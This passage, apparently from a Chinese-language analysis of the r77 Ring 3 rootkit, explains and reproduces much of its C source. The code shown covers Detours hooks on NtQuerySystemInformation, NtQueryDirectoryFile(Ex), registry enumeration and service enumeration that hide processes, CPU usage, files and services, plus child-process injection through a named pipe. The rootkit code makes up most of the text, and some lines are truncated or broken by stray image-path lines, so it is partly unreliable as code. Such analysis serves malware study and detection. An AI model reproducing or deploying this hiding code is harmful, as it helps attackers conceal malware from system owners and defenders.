（2） 后台线程（UpdateConfigThread）：

后台线程周期性地（每秒一次）加载新的配置信息，并与当前的配置信息进行比较。

如果配置信息有变化，更新当前配置，并释放旧的配置信息。

```
static DWORD WINAPI UpdateConfigThread(LPVOID parameter)
{
    Configuration = LoadR77Config();

    while (TRUE)
    {
        // Interval should not be too small, because this thread is running in every injected process.
        Sleep(1000);

        PR77_CONFIG newConfiguration = LoadR77Config();

        if (CompareR77Config(Configuration, newConfiguration))
        {
            // Configuration hasn't changed.
            DeleteR77Config(newConfiguration);
        }
        else
        {
            // Store configuration only if it has changed to avoid threading errors.
            PR77_CONFIG oldConfiguration = Configuration;
            Configuration = newConfiguration;
            DeleteR77Config(oldConfiguration);
        }
    }

    return 0;
}
```


（3） 检查进程、路径、服务、端口是否被隐藏：

提供一系列函数用于检查给定的进程 ID、进程名称、路径、服务名称以及 TCP 和 UDP 端口是否在配置中被隐藏。这些函数会检查当前的配置，如果配置中包含对应的信息，则返回 TRUE，表示该信息被隐藏。

```
BOOL IsProcessIdHidden(DWORD processId)
{
    return Configuration && IntegerListContains(Configuration->HiddenProcessIds, processId);
}
BOOL IsProcessNameHidden(LPCWSTR name)
{
    return Configuration && StringListContains(Configuration->HiddenProcessNames, name);
}
BOOL IsProcessNameHiddenU(UNICODE_STRING name)
{
    PWCHAR chars = ConvertUnicodeStringToString(name);
    if (chars)
    {
        BOOL result = IsProcessNameHidden(chars);
        FREE(chars);
        return result;
    }
    else
    {
        return FALSE;
    }
}
BOOL IsPathHidden(LPCWSTR path)
{
    return Configuration && StringListContains(Configuration->HiddenPaths, path);
}
BOOL IsServiceNameHidden(LPCWSTR name)
{
    return Configuration && StringListContains(Configuration->HiddenServiceNames, name);
}
BOOL IsTcpLocalPortHidden(USHORT port)
{
    return Configuration && IntegerListContains(Configuration->HiddenTcpLocalPorts, port);
}
BOOL IsTcpRemotePortHidden(USHORT port)
{
    return Configuration && IntegerListContains(Configuration->HiddenTcpRemotePorts, port);
}
BOOL IsUdpPortHidden(USHORT port)
{
    return Configuration && IntegerListContains(Configuration->HiddenUdpPorts, port);
}
```

6. Hook

Ring3 层的 Hook 基本上可以分为两种大的类型，第一类即是 Windows 消息的 Hook，第二类则是 Windows API 的 Hook。每个调用的 API 函数地址都保存在 IAT 表中。 API 函数调用时，每个输入节所指向的 IAT 结构如下图所示。



r77 中的 hook 主要通过调用 Detours 来实现，Detours 是微软提供的一个开发库，使用它可以简单地实现 API HOOK 的功能。它可以通过为目标函

数重写在内存中的代码而达到拦截 Win32 函数的目的。Detours 还可以将任意的 DLL 或数据片段(称之为有效载荷)注入到任意 Win32 二进制文件中。

在 r77 中，detour 被用于 hook ntdll.dll 中的几个函数。此 DLL 加载到操作系统上的每个进程中。它是所有系统调用的包装器，这使它成为 Ring 3 中可用的最低层。来自 kernel32.dll 或其他库和框架的任何 WinAPI 函数最终都将调用 ntdll.dll 函数。无法直接 hook 系统调用。这是 Ring3 Rootkit 的常见限制。

以下是被 hook 的函数：

NtQuerySystemInformation：此函数用于枚举正在运行的进程并检索 CPU 使用情况。

NtResumeThread:当新进程仍处于挂起状态时，此函数被挂起以注入创建的子进程。只有在注入完成后，才实际调用此函数。

NtQueryDirectoryFile:此函数枚举文件、目录、连接和命名管道。

NtQueryDirectoryGileEx:此函数与 NtQueryDirectoryFile 非常相似，并且也必须 hook。实施方式大致相同。dir 就使用此函数而不是 NtQueryDirectoryFile。

NtEnumerateKey :此函数用于枚举注册表项。调用者指定键的索引以检索它。要隐藏注册表项，必须更正索引。因此，必须再次枚举该键才能找到正确的“新”索引。

NtEnumerationValueKey：此函数用于枚举注册表项。调用者指定键的索引以检索它。要隐藏注册表项，必须更正索引。因此，必须再次枚举该键才能找到正确的“新”索引。

EnumServiceGroupW：此函数用于枚举服务，主要被 services.msc 调用。

EnumServicesStatusExW:此函数类似于 EnumServiceGroupW,主要被 Windows 7 下的任务管理器和 ProcessHacker 调用。

NtDeviceIoControlFile：此功能用于使用 IOCTL 访问驱动程序。

其中,除了 EnumServiceGroupW、EnumServicesStatusExW 来自更高级的 DLL，advapi32.dll 和 sechost.dll 之外，其他函数都来自 ntdll.dll。一般来说，ntdll.dll 确实是唯一要被 hook 的 dll。但服务的实际枚举发生在

service.exe，这是个无法注入的受保护进程。而来自 advapi32.dll 的 EnumServiceGroupW 和 EnumServicesStatusExW 通过 RPC 访问 service.exe 以搜索服务列表。ntdll.dll 的钩子不会产生任何影响，因为只有 service.exe 使用这两个 ntdll 函数。

查看 hook.c 文件

（1） 初始化和反初始化函数钩取

首先需要对 detours 进行初始化、需要更新进行 detours 的线程。InstallHook()函数中，则调用了 DetourAttach()进行 hook，这个函数的职责是挂接目标 API，函数的第一个参数是一个指向将要被挂接函数地址的函数指针，第二个参数是指向实际运行的函数的指针，一般来说是我们定义的替代函数的地址。

```
VOID InitializeHooks()
{
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());
    InstallHook("ntdll.dll", "NtQuerySystemInformation", (LPVOID*)&OriginalNtQuerySystemInformation, HookedNtQuerySystemInformation);
    InstallHook("ntdll.dll", "NtResumeThread", (LPVOID*)&OriginalNtResumeThread, HookedNtResumeThread);
    InstallHook("ntdll.dll", "NtQueryDirectoryFile", (LPVOID*)&OriginalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);
    InstallHook("ntdll.dll", "NtQueryDirectoryFileEx", (LPVOID*)&OriginalNtQueryDirectoryFileEx, HookedNtQueryDirectoryFileEx);
    InstallHook("ntdll.dll", "NtEnumerateKey", (LPVOID*)&OriginalNtEnumerateKey, HookedNtEnumerateKey);
    InstallHook("ntdll.dll", "NtEnumerateValueKey", (LPVOID*)&OriginalNtEnumerateValueKey, HookedNtEnumerateValueKey);
    InstallHook("advapi32.dll", "EnumServiceGroupW", (LPVOID*)&OriginalEnumServiceGroupW, HookedEnumServiceGroupW);
    InstallHook("advapi32.dll", "EnumServicesStatusExW", (LPVOID*)&OriginalEnumServicesStatusExW, HookedEnumServicesStatusExW);
    InstallHook("sechost.dll", "EnumServicesStatusExW", (LPVOID*)&OriginalEnumServicesStatusExW2, HookedEnumServicesStatusExW2);
    InstallHook("ntdll.dll", "NtDeviceIoControlFile", (LPVOID*)&OriginalNtDeviceIoControlFile, HookedNtDeviceIoControlFile);
    DetourTransactionCommit();

    // Usually, ntdll.dll should be the only DLL to hook.
    // Unfortunately, the actual enumeration of services happens in services.exe - a protected process that cannot be injected.
    // EnumServiceGroupW and EnumServicesStatusExW from advapi32.dll access services.exe through RPC.
    // There is no longer one single syscall wrapper function to hook, but multiple higher level functions.
    // EnumServicesStatusA and EnumServicesStatusExA also implement the RPC, but do not seem to be used by any applications out there.
}
VOID UninitializeHooks()
{
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());
    UninstallHook(OriginalNtQuerySystemInformation, HookedNtQuerySystemInformation);
    UninstallHook(OriginalNtResumeThread, HookedNtResumeThread);
    UninstallHook(OriginalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);
    UninstallHook(OriginalNtQueryDirectoryFileEx, HookedNtQueryDirectoryFileEx);
    UninstallHook(OriginalNtEnumerateKey, HookedNtEnumerateKey);
    UninstallHook(OriginalNtEnumerateValueKey, HookedNtEnumerateValueKey);
    UninstallHook(OriginalEnumServiceGroupW, HookedEnumServiceGroupW);
    UninstallHook(OriginalEnumServicesStatusExW, HookedEnumServicesStatusExW);
    UninstallHook(OriginalEnumServicesStatusExW2, HookedEnumServicesStatusExW2);
    UninstallHook(OriginalNtDeviceIoControlFile, HookedNtDeviceIoControlFile);
    DetourTransactionCommit();
}
```

```
static VOID InstallHook(LPCSTR dll, LPCSTR function, LPVOID *originalFunction, LPVOID hookedFunction)
{
    *originalFunction = GetFunction(dll, function);
    if (*originalFunction) DetourAttach(originalFunction, hookedFunction);
}
static VOID UninstallHook(LPVOID originalFunction, LPVOID hookedFunction)
{
    if (originalFunction && hookedFunction) DetourDetach(&originalFunction, hookedFunction);
}
```

（2） 隐藏指定的进程和相应的 CPU 使用情况

通过对 NtQuerySystemInformation 系统调用的钩取，实现了隐藏指定进程和修改 CPU 使用情况的功能。

a. 获取原始系统调用结果

b. 隐藏进程信息

遍历系统进程信息，并根据一些条件判断是否需要隐藏该进程。如果需要隐藏，就将其从列表中删除，并将相应的 CPU 使用情况累积到 System Idle Process 条目中。

```
static NTSTATUS NTAPI HookedNtQuerySystemInformation(SYSTEM_INFORMATION_CLASS systemInformationClass, LPVOID systemInformation, ULONG systemInformationLength, PULONG returnLength)
{
    // returnLength is important, but it may be NULL, so wrap this value.
    ULONG newReturnLength;
    NTSTATUS status = OriginalNtQuerySystemInformation(systemInformationClass, systemInformation, systemInformationLength, &newReturnLength);
    if (returnLength) *returnLength = newReturnLength;

    if (NT_SUCCESS(status))
    {
        // Hide processes
        if (systemInformationClass == SystemProcessInformation)
        {
            // Accumulate CPU usage of hidden processes.
            LARGE_INTEGER hiddenKernelTime = { 0 };
            LARGE_INTEGER hiddenUserTime = { 0 };
            LONGLONG hiddenCycleTime = 0;

            for (PNT_SYSTEM_PROCESS_INFORMATION current = (PNT_SYSTEM_PROCESS_INFORMATION)systemInformation, previous = NULL; current;)
            {
                if (HasPrefixU(current->ImageName) || IsProcessIdHidden((DWORD)(DWORD_PTR)current->ProcessId) || IsProcessNameHiddenU(current->ImageName))
                {
                    hiddenKernelTime.QuadPart += current->KernelTime.QuadPart;
                    hiddenUserTime.QuadPart += current->UserTime.QuadPart;
                    hiddenCycleTime += current->CycleTime;

                    if (previous)
                    {
                        if (current->NextEntryOffset) previous->NextEntryOffset += current->NextEntryOffset;
                        else previous->NextEntryOffset = 0;
                    }
                    else
                    {
                        if (current->NextEntryOffset) systemInformation = (LPBYTE)systemInformation + current->NextEntryOffset;
                        else systemInformation = NULL;
                    }
                }
                else
                {
                    previous = current;
                }
```

```
                if (current->NextEntryOffset) current = (PNT_SYSTEM_PROCESS_INFORMATION)((LPBYTE)current + current->NextEntryOffset);
                else current = NULL;
```

c. 隐藏 CPU 使用情况

获取隐藏的 CPU 使用时间或 CPU 周期时间，并将其分配给每个 CPU 条目

```
        // Hide CPU usage
        else if (systemInformationClass == SystemProcessorPerformanceInformation)
        {
            // ProcessHacker graph per CPU
            LARGE_INTEGER hiddenKernelTime = { 0 };
            LARGE_INTEGER hiddenUserTime = { 0 };
            if (GetProcessHiddenTimes(&hiddenKernelTime, &hiddenUserTime, NULL))
            {
                PNT_SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION performanceInformation = (PNT_SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION)systemInformation;
                ULONG numberOfProcessors = newReturnLength / sizeof(NT_SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION);

                for (ULONG i = 0; i < numberOfProcessors; i++)
                {
                    //TODO: This works, but it needs to be on a per-cpu basis instead of x / numberOfProcessors
                    performanceInformation[i].KernelTime.QuadPart += hiddenUserTime.QuadPart / numberOfProcessors;
                    performanceInformation[i].UserTime.QuadPart -= hiddenUserTime.QuadPart / numberOfProcessors;
                    performanceInformation[i].IdleTime.QuadPart += (hiddenKernelTime.QuadPart + hiddenUserTime.QuadPart) / numberOfProcessors;
                }
            }
        }
        // Hide CPU usage
        else if (systemInformationClass == SystemProcessorIdleCycleTimeInformation)
        {
            // ProcessHacker graph for all CPU's
            LONGLONG hiddenCycleTime = 0;
            if (GetProcessHiddenTimes(NULL, NULL, &hiddenCycleTime))
            {
                PNT_SYSTEM_PROCESSOR_IDLE_CYCLE_TIME_INFORMATION idleCycleTimeInformation = (PNT_SYSTEM_PROCESSOR_IDLE_CYCLE_TIME_INFORMATION)systemInformation;
                ULONG numberOfProcessors = newReturnLength / sizeof(NT_SYSTEM_PROCESSOR_IDLE_CYCLE_TIME_INFORMATION);

                for (ULONG i = 0; i < numberOfProcessors; i++)
                {
                    idleCycleTimeInformation[i].CycleTime += hiddenCycleTime / numberOfProcessors;
                }
            }
        }
    }

    return status;
}
```

（3） HookedNtResumeThread

该函数是 NtResumeThread 系统调用的钩子。主要目的是在恢复线程时，检测是否是子进程的创建过程，并在需要时通过与 r77 服务的通信实现进程注入。

通过获取线程所属进程的 ID，判断当前线程所在的进程是否为当前进程。如果不是，说明 NtResumeThread 被调用在一个子进程上，而不是当前进程。

如果是子进程，它会尝试通过创建一个命名管道与 r77 服务建立通信。然后，它将子进程的进程 ID 发送给 r77 服务，等待服务的响应。这一过程是为了确保 r77 服务已经完成对子进程的注入，然后再调用 NtResumeThread。

无论是否是子进程，最终都会调用原始的 NtResumeThread 函数，以完成线程的恢复操作。

```
static NTSTATUS NTAPI HookedNtResumeThread(HANDLE thread, PULONG suspendCount)
{
    // Child process hooking:
    // When a process is created, its parent process calls NtResumeThread to start the new process after process creation is completed.
    // At this point, the process is suspended and should be injected. After injection is completed, NtResumeThread should be called.
    // To inject the process, a connection to the r77 service is performed through a named pipe.
    // Because a 32-bit process can create a 64-bit child process, injection cannot be performed here.

    DWORD processId = GetProcessIdOfThread(thread);
    if (processId != GetCurrentProcessId()) // If NtResumeThread is called on this process, it is not a child process
    {
        // Call the r77 service and pass the process ID.
        HANDLE pipe = CreateFileW(CHILD_PROCESS_PIPE_NAME, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
        if (pipe != INVALID_HANDLE_VALUE)
        {
            // Send the process ID to the r77 service.
            DWORD bytesWritten;
            WriteFile(pipe, &processId, sizeof(DWORD), &bytesWritten, NULL);

            // Wait for the response. NtResumeThread should be called after r77 is injected.
            BYTE returnValue;
            DWORD bytesRead;
            ReadFile(pipe, &returnValue, sizeof(BYTE), &bytesRead, NULL);

            CloseHandle(pipe);
        }
    }

    // This function returns, *after* injection is completed.
    return OriginalNtResumeThread(thread, suspendCount);
}
```

（4） HookedNtQueryDirectoryFile

该函数是 NtQueryDirectoryFile 系统调用的钩子。主要目的是在查询目录文件时，过滤隐藏的文件、目录和命名管道，以达到隐藏特定文件的效果。


调用原始的 NtQueryDirectoryFile 函数，执行实际的目录查询操作。

确保 NtQueryDirectoryFile 的调用成功，而且查询的信息类别是文件目录信息之一（如文件信息、完整文件目录信息等）

遍历查询结果，检查每个文件的信息，如果文件需要隐藏，则从查询结果中移除该文件的信息。检查文件是否需要隐藏的逻辑主要通过 HasPrefix

和 IsPathHidden 函数来实现，这些函数可能会根据一些条件决定是否隐藏文件。

返回经过处理的查询结果或者原始的查询结果，视隐藏逻辑是否触发而定。



```
static NTSTATUS NTAPI HookedNtQueryDirectoryFile(HANDLE fileHandle, HANDLE event, PIO_APC_ROUTINE apcRoutine, LPVOID apcContext, PIO_STATUS_BLOCK ioStatusBlock, LPVOID fileInformation, ULONG length, FILE_INFORMATION_CLASS fileInformationClass, BOOLEAN returnSingleEntry,
{
    NTSTATUS status = OriginalNtQueryDirectoryFile(fileHandle, event, apcRoutine, apcContext, ioStatusBlock, fileInformation, length, fileInformationClass, returnSingleEntry, fileName, restartScan);

    // Hide files, directories and named pipes
    if (NT_SUCCESS(status) && (fileInformationClass == FileDirectoryInformation || fileInformationClass == FileFullDirectoryInformation || fileInformationClass == FileIdFullDirectoryInformation || fileInformationClass == FileBothDirectoryInformation || fileInformationClas
    {
        LPVOID current = fileInformation;
        LPVOID previous = NULL;
        ULONG nextEntryOffset;

        WCHAR fileDirectoryPath[MAX_PATH + 1] = { 0 };
        WCHAR fileFileName[MAX_PATH + 1] = { 0 };
        WCHAR fileFullPath[MAX_PATH + 1] = { 0 };

        if (GetFileType(fileHandle) == FILE_TYPE_PIPE) StrCpyW(fileDirectoryPath, L"\\\\.\\pipe\\");
        else GetPathFromHandle(fileHandle, fileDirectoryPath, MAX_PATH);

        do
        {
            nextEntryOffset = FileInformationGetNextEntryOffset(current, fileInformationClass);

            if (HasPrefix(FileInformationGetName(current, fileInformationClass, fileFileName)) || IsPathHidden(CreatePath(fileFullPath, fileDirectoryPath, FileInformationGetName(current, fileInformationClass, fileFileName))))
            {
                if (nextEntryOffset)
                {
                    i_memcpy
                    (
                        current,
                        (LPBYTE)current + nextEntryOffset,
                        (ULONG)(length - ((ULONGLONG)current - (ULONGLONG)fileInformation) - nextEntryOffset)
                    );
                    continue;
                }
                else
                {
                    if (current == fileInformation) status = STATUS_NO_MORE_FILES;
                    else FileInformationSetNextEntryOffset(previous, fileInformationClass, 0);
                    break;
                }
            }

            previous = current;
            current = (LPBYTE)current + nextEntryOffset;
        }
        while (nextEntryOffset);
    }

    return status;
```


（5） HookedNtQueryDirectoryFileEx

该函数是 NtQueryDirectoryFileEx 系统调用的钩子。主要目的是在查询目录文件时，过滤隐藏的文件、目录和命名管道，以达到隐藏特定文件的效果。


调用原始的 NtQueryDirectoryFileEx 函数，执行实际的目录查询操作。

确保 NtQueryDirectoryFileEx 的调用成功，而且查询的信息类别是文件目录信息之一（如文件信息、完整文件目录信息等）。

根据查询标志（queryFlags）的设置，执行不同的隐藏逻辑。如果设置了 SL_RETURN_SINGLE_ENTRY 标志，它会跳过直到找到第一个不隐藏的项目。否则，它会遍历查询结果，检查每个文件的信息，如果文件需要隐藏，则从查询结果中移除该文件的信息。



```
static NTSTATUS NTAPI HookedNtQueryDirectoryFileEx(HANDLE fileHandle, HANDLE event, PIO_APC_ROUTINE apcRoutine, LPVOID apcContext, PIO_STATUS_BLOCK ioStatusBlock, LPVOID fileInformation, ULONG length, FILE_INFORMATION_CLASS
{
    NTSTATUS status = OriginalNtQueryDirectoryFileEx(fileHandle, event, apcRoutine, apcContext, ioStatusBlock, fileInformation, length, fileInformationClass, queryFlags, fileName);

    // Hide files, directories and named pipes
    // Some applications (e.g. cmd.exe) use NtQueryDirectoryFileEx instead of NtQueryDirectoryFile.
    if (NT_SUCCESS(status) && (fileInformationClass == FileDirectoryInformation || fileInformationClass == FileFullDirectoryInformation || fileInformationClass == FileIdFullDirectoryInformation || fileInformationClass == File
    {
        WCHAR fileDirectoryPath[MAX_PATH + 1] = { 0 };
        WCHAR fileFileName[MAX_PATH + 1] = { 0 };
        WCHAR fileFullPath[MAX_PATH + 1] = { 0 };

        if (GetFileType(fileHandle) == FILE_TYPE_PIPE) StrCpyW(fileDirectoryPath, L"\\\\.\\pipe\\");
        else GetPathFromHandle(fileHandle, fileDirectoryPath, MAX_PATH);

        if (queryFlags & SL_RETURN_SINGLE_ENTRY)
        {
            // When returning a single entry, skip until the first item is found that is not hidden.
            for (BOOL skip = HasPrefix(FileInformationGetName(fileInformation, fileInformationClass, fileFileName)) || IsPathHidden(CreatePath(fileFullPath, fileDirectoryPath, FileInformationGetName(fileInformation, fileInfor
            {
                status = OriginalNtQueryDirectoryFileEx(fileHandle, event, apcRoutine, apcContext, ioStatusBlock, fileInformation, length, fileInformationClass, queryFlags, fileName);
                if (status) break;
            }
        }
        else
        {
            LPVOID current = fileInformation;
            LPVOID previous = NULL;
            ULONG nextEntryOffset;
```




（6） HookedNtEnumerateKey

用于钩住 NtEnumerateKey 系统调用的函数，主要实现了对注册表键和值的隐藏功能。

调用原始的 NtEnumerateKey 获取注册表键的信息。

如果获取信息成功且信息类型是 KeyBasicInformation 或者 KeyNameInformation，则遍历注册表键，并通过 HasPrefix 函数检查键的名字是否需要隐藏。

如果需要隐藏，通过适当调整索引（index）的方式来跳过隐藏的键，确保返回的键信息不包含需要隐藏的键。




（7） HookedNtEnumerateValueKey

用于钩住 NtEnumerateValueKey 系统调用的函数，主要实现了对注册表键和值的隐藏功能。

调用原始的 NtEnumerateValueKey 获取注册表值的信息。

如果获取信息成功且信息类型是 KeyValueBasicInformation 或者 KeyValueFullInformation，则遍历注册表值，并通过 HasPrefix 函数检查值的名字是否需要隐藏。

如果需要隐藏，通过适当调整索引（index）的方式来跳过隐藏的值，确保返回的值信息不包含需要隐藏的值。




（8） HookedEnumServiceGroupW

钩住了 EnumServiceGroupW 函数，该函数用于在 services.msc 中列举服务组的信息。

在调用原始的 EnumServiceGroupW 后，通过调用 FilterEnumServiceStatus 对返回的服务状态信息进行过滤。

FilterEnumServiceStatus 函数可能会检查每个服务状态的信息，根据一些条件判断是否需要隐藏或修改服务的信息。




（9） HookedEnumServicesStatusExW

钩住了 EnumServicesStatusExW 函数，该函数用于在 Windows 7 上列举服务的详细信息。

在调用原始的 EnumServicesStatusExW 后，通过调用 FilterEnumServiceStatusProcess 对返回的服务状态信息进行过滤。

FilterEnumServiceStatusProcess 函数可能会检查每个服务状态的信息，根据一些条件判断是否需要隐藏或修改服务的信息。



（10） HookedEnumServicesStatusExW2

钩住了 EnumServicesStatusExW2 函数，该函数在 Windows 10 上用于列举服务的详细信息，使用 sechost.dll 而不是 advapi32.dll。

在调用原始的 EnumServicesStatusExW2 后，通过调用 FilterEnumServiceStatusProcess 对返回的服务状态信息进行过滤。

FilterEnumServiceStatusProcess 函数可能会检查每个服务状态的信息，根据一些条件判断是否需要隐藏或修改服务的信息。

```
static BOOL WINAPI HookedEnumServicesStatusExW2(SC_HANDLE serviceManager, SC_ENUM_TYPE infoLevel, DWORD serviceType, DWORD serviceState, LPBYTE services, DWORD servicesLength, LPDWORD bytesNeeded, LPDWORD servicesReturned, LP
{
    // TaskMgr (Windows 10 uses sechost.dll instead of advapi32.dll)
    BOOL result = OriginalEnumServicesStatusExW2(serviceManager, infoLevel, serviceType, serviceState, services, servicesLength, bytesNeeded, servicesReturned, resumeHandle, groupName);

    if (result && services && servicesReturned)
    {
        FilterEnumServiceStatusProcess((LPENUM_SERVICE_STATUS_PROCESSW)services, servicesReturned);
    }

    return result;
```

（11） HookedNtDeviceIoControlFile

